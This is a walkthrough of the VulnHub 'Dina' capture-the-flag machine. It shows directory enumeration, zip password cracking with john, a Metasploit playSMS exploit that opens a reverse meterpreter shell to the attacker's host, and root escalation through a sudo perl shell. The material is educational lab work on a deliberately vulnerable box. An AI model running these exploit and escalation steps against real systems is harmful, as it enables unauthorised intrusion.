VulnHub

Dina

https://www.vulnhub.com/entry/dina-101,200/


Walkthrough

1. NMAP Scan:


```
kali@kali:~$ nmap -A -p- 10.0.2.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 09:59 EDT
Nmap scan report for 10.0.2.38
Host is up (0.00020s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
```

As we can see from the NMAP scan, there is only one port open, running an HTTP service.

Since nothing else showed up on our scan, we should go ahead and access the website:




We are greeted by a normal looking webpage with a “Submit Query” button in the middle of it. Pushing it redirects us to the /ange1/ directory on the website:



Where we find nothing of importance. Not even the source code says anything.


Let us check the robots.txt file as our NMAP scan showed us that it is readable:



Since these entries instruct search engine crawlers to not go into said directories, these may prove to be some good starting points.

Let us try all of them!

<IP>/ange1 # We have already seen the contents of this page




Index of /ange1

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.22 (Ubuntu) Server at 10.0.2.38 Port 80

<IP>/angel1




Index of /angel1

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.22 (Ubuntu) Server at 10.0.2.38 Port 80

Nothing of importance yet again, the source code doesn't say anything either.

<IP>/nothing



NOT FOUND

go back

Well, this is a bit of a weird page since it's trying to mimic a 404-response code (and not doing it too well). What does its source code say?


```
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
-->
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>
```

OH! This looks like a password list. I will save the contents of the comment in a file called pass.txt;

Let's look around more…

<IP>/tmp

Empty yet again, the source code says nothing too. Let's move on.




Index of /tmp

Name	Last modified	Size	Description
Parent Directory		-	


Apache/2.2.22 (Ubuntu) Server at 10.0.2.38 Port 80

<IP>/uploads




Same story here, nothing to see.

Since there is nothing else we can latch on, we might as well enumerate the directories of this website using dirbuster:



Dirbuster unveiled this one directory: /secure/

Travelling to this directory got us a .zip file:



Let's download this file and check it out!

Inside this .zip file, we find an .mp3 file. Trying to extract this file will prompt us to inputting a password. The .mp3 file is password protected… Let's crack the password using 'johntheripper'.

In order to crack the .zip file's password, we need to create a hash of said password that we can feed into john and then it'll crack it for us.

For this, we need to use zip2john.

Usage: sudo zip2john backup.zip > backup.hash

```
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ ls -la
total 20
drwxr-xr-x  2 kali kali 4096 Jul 31 11:54 .
drwxr-xr-x 24 kali kali 4096 Jul 30 13:14 ..
-r--------  1 kali kali  336 Jul 31 09:46 backup.zip
-rw-r--r--  1 kali kali   17 Jul 31 09:52 Memos
-rw-r--r--  1 kali kali   45 Jul 31 11:31 pass.txt
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ sudo zip2john backup.zip > backup.hash
[sudo] password for kali:
ver 81.9 backup.zip/backup-cred.mp3 is not encrypted, or stored with non-handled compression type
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ ls -la
total 24
drwxr-xr-x  2 kali kali 4096 Jul 31 12:11 .
drwxr-xr-x 24 kali kali 4096 Jul 30 13:14 ..
-rw-r--r--  1 kali kali  393 Jul 31 12:11 backup.hash
-r--------  1 kali kali  336 Jul 31 09:46 backup.zip
-rw-r--r--  1 kali kali   17 Jul 31 09:52 Memos
-rw-r--r--  1 kali kali   45 Jul 31 11:31 pass.txt
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$
```


After we've created the hash, we'll feed it to john.

Usage: sudo john backup.hash

```
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ sudo john backup.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ sudo john --show
Password files required, but none specified
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ sudo john backup.hash --show
backup.zip/backup-cred.mp3:[redacted]:backup-cred.mp3:backup.zip:backup.zip

1 password hash cracked, 0 left
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$
```

This is not the output you will see. I have already cracked the password so that is why I get this output. It still shows me the password, though. I have blurred it out so you cannot steal it from here! :D

Once you've cracked the password, extract the .mp3 file and play it.




Alright then, just change the file's extension to .txt rather than .mp3

```
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ mv backup-cred.mp3 backup-cred.txt
kali@kali:~/Desktop/Memos/Vulnhub/VULNHUB:DINA$ cat backup-cred.txt

I am not toooo smart in computer .......dat the resoan i always choose easy password ... with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin
```

OK! So, we have a username and an URL where we can log in. Let's get to it.

When entering <IP>/SecretTSMSgatwayLogin in our URL bar, we're greeted by this:



Through OSINT, I have discovered that playSMS is vulnerable to CVE-2017-9080. This has already been built as a Metasploit Module in our msfconsole.

```
msf5 > search playsms

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/playsms_filename_exec      2017-05-21       excellent  Yes    PlaySMS sendfromfile.php Authenticated "Filename" Field Code Execution
   1  exploit/multi/http/playsms_template_injection 2020-02-05       excellent  Yes    PlaySMS index.php Unauthenticated Template Injection Code Execution
   2  exploit/multi/http/playsms_uploadcsv_exec     2017-05-21       excellent  Yes    PlaySMS import.php Authenticated CSV File Upload Code Execution

msf5 >
```

We're going to use the first exploit here: #use 0

```
msf5 > use 0
msf5 exploit(multi/http/playsms_filename_exec) > options

Module options (exploit/multi/http/playsms_filename_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf5 exploit(multi/http/playsms_filename_exec) >
```

We need to change the following settings in order for the exploit to successfully be executed:

1. PASSWORD
2. RHOSTS
3. TARGETURI
4. USERNAME
5. LHOST

```
msf5 exploit(multi/http/playsms_filename_exec) > set RHOSTS 10.0.2.38
RHOSTS => 10.0.2.38
msf5 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecretTSMSgatwayLogin
TARGETURI => /SecretTSMSgatwayLogin
msf5 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf5 exploit(multi/http/playsms_filename_exec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/http/playsms_filename_exec) >
```

We've changed every option to the "correct" value. The only thing left to fill is the PASSWORD. At this point, I thought maybe one of the passwords we found and stored is the one we're looking for.

So, I tried running the exploit with every password we found. It wasn't too bad since there were only 5 passwords.

```
msf5 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Authentication successful : [ touhid : [redacted] ]
[*] Sending stage (38288 bytes) to 10.0.2.38
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.38:35489) at 2020-07-31 12:52:31 -0400

meterpreter >
```

And as it turns out, yes, we had to use one of the passwords we found and stored. Now we have a meterpreter shell. Now what?

Let's drop in a system shell and navigate our way around the host.

```
whoami
www-data
pwd
/var/www/SecreTSMSgatwayLogin
```

We are logged in as 'www-data' and the current working directory is /var/www/SecreTSMSgatwayLogin

Let's look around the host…

Navigating to the /home folder, we find touhid's user directory:

```
cd /home
ls
touhid
ls -la
total 12
drwxr-xr-x  3 root   root   4096 Oct 17  2017 .
drwxr-xr-x 23 root   root   4096 Oct 17  2017 ..
drwxr-xr-x 21 touhid touhid 4096 Oct 17  2017 touhid
```

Navigating through his directory doesn't lead us anywhere. Can we run sudo -l?

```
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
```

Yes we can. What an interesting find. The user www-data can run the /usr/bin/perl binary as any user without inputting a password.

Through OSINT, I have discovered how you can spawn a shell out of perl. Let's try spawn a shell as root!

```
sudo -u root /usr/bin/perl -e 'exec "/bin/sh";'
id
uid=0(root) gid=0(root) groups=0(root)
```

Congrats! You have root access over this box now. Let's get the root flag in order to end this challenge!

```
cd /root
ls -la
total 52
drwx------  6 root root 4096 Oct 17  2017 .
drwxr-xr-x 23 root root 4096 Oct 17  2017 ..
-rw-------  1 root root 2466 Oct 17  2017 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwxr-xr-x  3 root root 4096 Oct 17  2017 .cache
drwxr-xr-x  3 root root 4096 Oct 17  2017 .config
drwxr-xr-x  3 root root 4096 Oct 17  2017 .local
-rw-------  1 root root   55 Oct 17  2017 .mysql_history
-rw-------  1 root root    9 Oct 17  2017 .nano_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 Jul 31 19:05 .pulse
-rw-------  1 root root  256 Oct 17  2017 .pulse-cookie
-rw-r--r--  1 root root  639 Oct 17  2017 flag.txt
```

```
cat flag.txt
________                                                  __________
\_______\--------___          ___          ____----------/_________/
    \_______\----\\\\\\   //_ _ \\    //////-------/________/
        \______\----\\|| (( ~|~ )))  ||//------/________/
            \_____\---\\ ((\ = / ))) //----/_____/
                 \____\--\_)))  \ _)))---/____/
                       \__/  (((     (((_/
                          |  -)))  -  ))


root password is : [illegible]
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : [illegible]
```